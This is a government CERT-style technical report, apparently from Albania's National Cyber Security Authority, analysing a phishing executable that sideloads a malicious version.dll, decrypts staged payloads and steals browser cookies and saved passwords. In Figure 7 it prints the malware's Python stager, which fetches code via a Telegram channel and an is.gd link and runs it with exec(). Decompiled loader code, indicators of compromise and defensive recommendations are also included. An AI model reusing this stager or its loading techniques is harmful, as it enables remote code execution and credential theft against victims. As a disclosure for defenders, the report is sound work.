REPUBLIC OF ALBANIA
NATIONAL CYBER SECURITY AUTHORITY
CYBER SECURITY ANALYSIS DIRECTORATE

Technical analysis for the malicious file

Njoftim_për_shkelje_të_të_drejtave_të_pronësisë_intelektuale_AL.exe

Version: 1.0
Date: 13/05/2025

TLP: CLEAR

Address: "Papa Gjon Pali II" Street no. 3, Tirana;
Website: www.aksk.gov.al E-mail: info@aksk.gov.al
Tel./Fax: 04 2221 039

CONTENT

LIST OF FIGURES

This report has limitations and should be interpreted with caution!

Some of these restrictions include:

First phase:
Sources of information: The report is based on information available at the time of its preparation. However, some aspects may differ from actual developments.

Second phase:
Analysis details: Due to resource limitations, some aspects of the malicious file may not have been analyzed in depth. Any additional unknown information may reflect changes in the report.

Third phase:
Information Security: To protect sources and confidential information, some details may be redacted or not included in the report. This decision was made to maintain the integrity and security of the data used.

AKSK reserves the right to change, update, or amend any part of this report without prior notice.

This report is not a final document.

The findings of the report are based on the information available at the time of the investigation and analysis. There is no guarantee regarding possible changes or updates to the information reported during the subsequent period. The authors of the report do not assume responsibility for the misuse or consequences of any decision-making based on this report.

Technical Information

A *Phishing campaign has been identified* in the infrastructures of the Republic of Albania, where the malicious file: **Njoftim_për_shkelje_të_të_drejtave_të_pronësisë_intelektuale_AL.exe** is being distributed.
This file aims to steal web browser information on victims' computers, as well as execute unauthorized remote commands.

Static file analysis

The file **Njoftim_për_shkelje_të_të_drejtave_të_pronësisë_intelektuale_AL.exe** is an executable file**.** If we click on the file within the directory specified by the malicious actor, it will continue to execute a ***dll*** *file* named ***version.dll*** which is again located in this directory. If we try to open the file outside of this directory, it will be detected that the legitimate ***Haihaisoft PDF Reader program is being opened***, which is used to access PDF files.




Figure 1 Path where the exe file executes version.dll




Figure 2 Haihaisoft PDF Reader

During code analysis, it is identified that the. ***exe file*** contains a. ***dll*** named version ***version.dll*** which has the same name as the file located in the same directory. The difference is that the. ***dll*** contained in the file itself is legitimate.

The process that occurs works like this:

When the main file starts executing, it tries to search for the file named ***version.dll.*** in order to perform its functionality, but in the current case we are dealing with **DLL Search Order Hijacking** or ***proxy DLL sideloading.*** The malicious actor created this malicious ***dll*** with the intention of changing the execution flow of the main file, executing the functions of ***the version.dll*** that he created himself and not of the legitimate file itself.




Figure 3 DLL32 Version.dll

The first function that starts execution is the *Main* or *Entry function*, which immediately starts execution of the function ***dllmain_dispatch(HINSTANCE_*param_1,ulong param_2, void *param_)***

This function has several instructions that are not important for the analysis, but the important one is the function call: ***FUN_10001aa0*** which contains 2 parameters.

```
undefined4 FUN_10001aa0(undefined4 param_1,int param_2)

{
  code *pcVar1;
  undefined4 uVar2;

  if (param_2 != 1) {
    return 1;
  }
  FUN_10001850();
  pcVar1 = (code *)swi(3);
  uVar2 = (*pcVar1)();
  return uVar2;
}
```

Figure 4 FUN_10001aa0

pcVar1 = (code *) swi(3);
swi(3) is a **software interrupt**, often used for the purpose of:

- Capture control with a *SEH* (Structured Exception Handler).
- Trick *the debugger* into thinking it is a *breakpoint*.

Before this line of code, we note the calling of the function **FUN_10001850**

FUN_10001850 is a function (loader) that:

- Manipulates data using complex mathematical operations
- Loads a .DLL file.
  - Reveals function addresses from the loaded *.DLL*
  - Calls additional functions
- The function starts by taking the path of the Windows system directory (usually *C:\Windows\System32).*
- This is often used to construct a full path to *the DLL* to be loaded.
- Then there is a long section with complex mathematical operations, which seems to:
  - ***They obfuscate*** or ***decrypt*** data.
- These include:
  - ***SIMD operations*** such as pmuldq and pmulld (multiplications on 128-bit registers)
  - ***Bit manipulation*** with XOR operations
  - ***Loop that XORs byte by byte*** with a calculated value

The use of complex mathematical operations, dynamic loading of ***DLLs***, and dynamic function address resolution are typical tactics used by malware to evade detection and analysis. This code is most likely part of a malware's initial loader *or* the first stage of its *payload.*

Figure 5Function FUN_10001850

Another malicious function is the function ***FUN_10001240().***

Multi-stage dropper

Phase 1 – *Initial Configuration & First Decryption*

- First get **the current directory** with GetCurrentDirectoryW.
- ***hidden/encrypted*** data.
- That data is decrypted with a ***custom XOR algorithm***, where the XOR key depends on the position of the bytes in memory.

Phase 2 – *Generating the first file*

- With FUN_100011c0, the decrypted data ***is written to disk*** as a first file (a DLL or other *loader).*
- It then calls *FUN_100017d0* to get ***another encrypted part***.
- This part is decrypted using ***complex mathematical operations***, such as:
  - *pmuldq*, *pmulld* – *SIMD* multiplications
  - *pshufhw*, *pshuflw* – reorganization of data in registers

These techniques are often used to make ***static analysis of malware more difficult.***

Phase 3 – *File movement*

- The new decrypted data is stored in a different path *(aWStack_828).*
- With FUN_10001800 the rest of the hidden data is obtained.
- They are decrypted in the same way as before.
- The result is stored in aWStack_620.
- MoveFileW is used to ***move or replace*** the first file with the new file – ***a classic DLL sideloading technique (loading a malicious DLL instead of a legitimate DLL)*** .

Phase 4 – *Execution of the final payload*

- Calls FUN_10001820 to get ***the final hidden payload***.
- It performs the same ***decryption logic*** (XOR + SIMD operations).

- The result is stored in aWStack_210.
- With CreateProcessW ***it executes the final payload***, which is ***malware.***


Given the complexity of this file, to see what happens in the final stage, we need to do the following dynamic analysis.

Dynamic file analysis

Figure 6 Processes and subprocesses launched by execution

A file named **Evidence.docx is recorded** which is a ***.bat*** file.
This is a ***Windows Batch script (language: .bat or .cmd)***
Opens a *PDF* to distract the user,

- Installed Python secretly,
- Installed python libraries for communication and encryption,
- It was executing a script disguised as ***a PNG image***, but it was actually ***malicious Python code.***



Processes launched by file execution, evidence the launch of a process, in another process that is initialized by the main **explorer.exe process** by starting **Document.pdf,** where it is used to execute a command that secretly installs *Python* on the computer, *through* a " *burn.clean.room"* ***technique often used to mask malicious intentions.***
The PDF is accessed from a Temp folder, indicating that it was **loaded or created temporarily**, usually by an application (often malware).

This file is located in the folder named **"_"** which is of type hidden along with a file named **images.png** which is not itself a picture but a part of python code:

```
import requests, re, time, sys

while True:
    try:
        match = re.search(r'<meta property="og:description" content="([^"]+)"', requests.get(f"https://t.me/{sys.argv[1]}").text)
        if match:
            exec(requests.get(requests.head(f'https://is.gd/{match.group(1)}', allow_redirects=True).url).text)
            break
    except Exception as e:
        print(e)
        time.sleep(5)
        continue
```

Figure 7 images.png

This code gets **the HTML of the Telegram channel page** with the name given as a parameter: (sys.argv[1], e)

Requires **og:description** , which is the page description in metadata (typically used by Facebook/Telegram for presentation).
If there is a match:

- Make **a HEAD** request to https://is.gd/<value> to get the real URL
- Get the content (GET) of that URL and ***directly execute the code contained there with exec(...)***.

.zip file is created in the ***Temp folder.*** with the name ***[IP and name of the infected computer].***
If we extract this file, it will be evident that information such as Cookies, username and password stored in ***autofill have been taken from the chrome, edge etc. browser. In this file, in its description, the telegram channel with the username LoneNone*** was also identified which has the following in its bio:
hxxps[://]avscan[.]is/scan/7583b658d5330288052da320edf3e7be

So according to the python code, it takes the command from this url and executes it via the **exec function.**
This domain is currently not functional as it would give us more information about what python file is executed on the infected computer.




Figure 8 Url containing the payload

MITRE ATT&CK

Reconnai...	Resource Developm...	Initial Access	Execution	Persisten...	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Gather Victim Identity Information	Acquire Infrastructure	1 Replication Through Removable Media	1 Command and Scripting Interpreter	1 Windows Service	1 Windows Service	3 1 Masquerading	OS Credential Dumping	1 Query Registry	Remote Services	Data from Local System	2 Encrypted Channel	Exfiltration Over Other Network Medium	Abuse Accessibility Features
Credentials	Domains	Default Accounts	1 PowerShell	1 1 Registry Run Keys / Startup Folder	1 1 Process Injection	1 1 Process Injection	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	1 Non-Application Layer Protocol	Exfiltration Over Bluetooth	Network Denial of Service
Email Addresses	DNS Server	Domain Accounts	At	1 DLL Side-Loading	1 1 Registry Run Keys / Startup Folder	1 Deobfuscate /Decode Files or Information	Security Account Manager	1 1 Peripheral Device Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	2 Application Layer Protocol	Automated Exfiltration	Data Encrypted for Impact
Employee Names	Virtual Private Server	Local Accounts	Cron	Login Hook	1 DLL Side-Loading	1 Rundll32	NTDS	2 File and Directory Discovery	Distributed Component Object Model	Input Capture	Protocol Impersonation	Traffic Duplication	Data Destruction
Gather Victim Network Information	Server	Cloud Accounts	Launchd	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	1 3 System Information Discovery	SSH	Keylogging	Fallback Channels	Scheduled Transfer	Data Encrypted for Impact
Domain Properties	Botnet	Replication Through Removable Media	Scheduled Task	RC Scripts	RC Scripts	1 File Deletion	Cached Domain Credentials	Wi-Fi Discovery	VNC	GUI Input Capture	Multiband Communication	Data Transfer Size Limits	Service Stop

Indicators of Compromise

E8974677564EF7D3AA3A8452FFFC5CE7D31ADA20885CF1DA74C3B2B4DB70145B	**images.png**
9E296EDE93F1A918DC58D3D4699A3210A9671584AB5FE3F34B91438137FC8F08	**Version.dll**

hxxps[://]avscan[.]is/scan/7583b658d5330288052da320edf3e7be	**URIs**
2524E2BA1BB3E04008859D2E2EB50FB6BCB6E03D4502DC0A5019F1379E1EBA17	**Evidence.docx**

RECOMMENDATIONS

The National Cyber Security Authority recommends:

- Immediate blocking of the Indicators of Compromise, mentioned above, on your protective devices.
- Continuous analysis of logs coming from SIEM (Security Information and Event Management).
- Training non-technical staff about "Phishing" attacks and ways to avoid infection from them.
- Installing network perimeter devices that perform deep traffic analysis based not only on access list rules but also on its behavior (NextGen Firewalls).
- The identified systems should be segmented into different VLANs, applying "Access control lists for the entire network perimeter", web services should be separated from their databases, Active Directory should be in a separate VLAN.
- Application and use of the LAPS technique for Microsoft systems, for managing Local Administrator passwords.
- Apply traffic filters in the case of remote access to hosts (employees/third parties/customers).
- Implement solutions that filter, monitor, and block malicious traffic between Web applications and the internet, Web Application Firewall (WAF).
- Conduct traffic analysis at the behavior level for end devices, applying EDR, XDR solutions. This brings the analysis of malicious files not only at the signature level but also at the behavior level.
- Design a user access management solution "Identity Access Management" to control user identity and privileges in real time according to the "zero-trust" principle.